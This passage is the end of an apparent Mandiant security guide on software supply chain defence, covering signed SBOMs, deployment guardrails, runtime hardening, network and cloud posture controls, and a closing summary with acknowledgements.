In practice, this means generating the SBOM as a build step in a recognized format such as CycloneDX or SPDX. The resulting SBOM should be signed as an attestation tied to the artifact’s digest, preventing modifications. Signed SBOMs should then be mapped back to affected artifacts without re-scanning every image in the fleet. To keep monitoring useful, VEX statements should be used to flag findings that do not apply to the code, ensuring the inventory remains an actionable triage tool.

Deployment

Securing the runtime phase ensures that workloads remain protected even if an attacker manages to bypass early pipeline defenses. This operational layer acts as the final quality gate as code transitions from the build pipeline to active production.

Workload Protection & Runtime Hardening

Workload protection should be enforced directly on running applications and container instances to limit their execution footprint and block active exploits.

  • Deployment Guardrails: Establish an automated security check at the entrance of your production environment to block any container that lacks a valid cryptographic signature, requests unneeded root privileges, or originates from an untrusted public registry.

  • Workload Posture: Build workloads from hardened base images and run them on immutable infrastructure with read-only root filesystems and removed SSH capabilities to prevent post-exploit file creation or lateral directory traversal.

  • Active Application Protection: Deploy Runtime Application Self-Protection (RASP) to block execution-level exploitation attempts like SQL injection. Protect AI workloads from prompt injection and jailbreaks using runtime guardrails such as Google Model Armor.

  • Just-In-Time Access: Eliminate standing administrative privileges in favor of time-bound, task-scoped access credentials that expire automatically, injecting privileged credentials at runtime only when required.

Protecting Live Infrastructure

Securing the surrounding network and cloud control plane shields your deployed applications from external threats, blocks lateral movement, and maintains the absolute integrity of your cloud configuration.

  • Web Application Firewalls (WAF): Deploy edge firewalls to inspect incoming application-layer traffic, filtering out malicious payloads and blocking common web exploits, such as cross-site scripting or OWASP Top 10 vulnerabilities, before they reach your backend services.

  • API Gateways and Load Balancers: Centralize edge authentication, enforce rate limits, and validate request signatures to prevent direct public exposure of application backends.

  • Microsegmentation: Enforce granular, identity-aware network policies to isolate workloads and restrict traffic exclusively to pre-authorized service-to-service communication paths, blocking lateral network movement by default.

  • Configuration Integrity: Deploy Policy-as-Code tooling to continuously validate the live environment against the version-controlled IaC source of truth, automatically reverting out-of-band modifications to prevent unauthorized changes.

  • Active Posture Scanning: Run Cloud Security Posture Management (CSPM) and Cloud Native Application Protection Platforms (CNAPP) to continuously scan for cloud misconfigurations, overly permissive IAM, and exposed storage.

  • Continuous Monitoring: Maintain complete visibility across all systems by collecting logs, system metrics, and audit events to quickly detect, trace, and respond to live security events.

ConclusionΒ 

Recent software supply chain campaigns demonstrate that development infrastructure, build pipelines, and developer utilities represent critical threat vectors and key points of compromise. Legacy access controls and point-in-time security scanning are insufficient to defend these environments against sophisticated intrusions. Hardening the development lifecycle requires implementing continuous, automated verification at every stage, unifying security postures across developer endpoints, code repositories, package registries, build runners, and deployment guardrails into a cohesive defensive framework.

Ultimately, the objective of pipeline security is to build a resilient architecture capable of isolating and containing an intrusion. By automating cryptographic validation and policy enforcement from the initial code commit to the final production deployment, organizations can significantly reduce their overall attack surface, safeguard downstream consumers, and ensure that any individual compromise is rapidly isolated and resolved before it can spread.

Acknowledgements

This guidance would not have been possible without the assistance of Arafat Ismail, Bhavesh Dhake, Brentyn Muir, Brian Meyer, Emilio Oropeza, Eyad Mahmoud, Franklin Ramos, Gursev Singh, Omar ElAhdan, Sara Takhim, Stuart Carrera, Stuart Munro, Will Silverstone, and the Mandiant Security Transformation Services team.

❌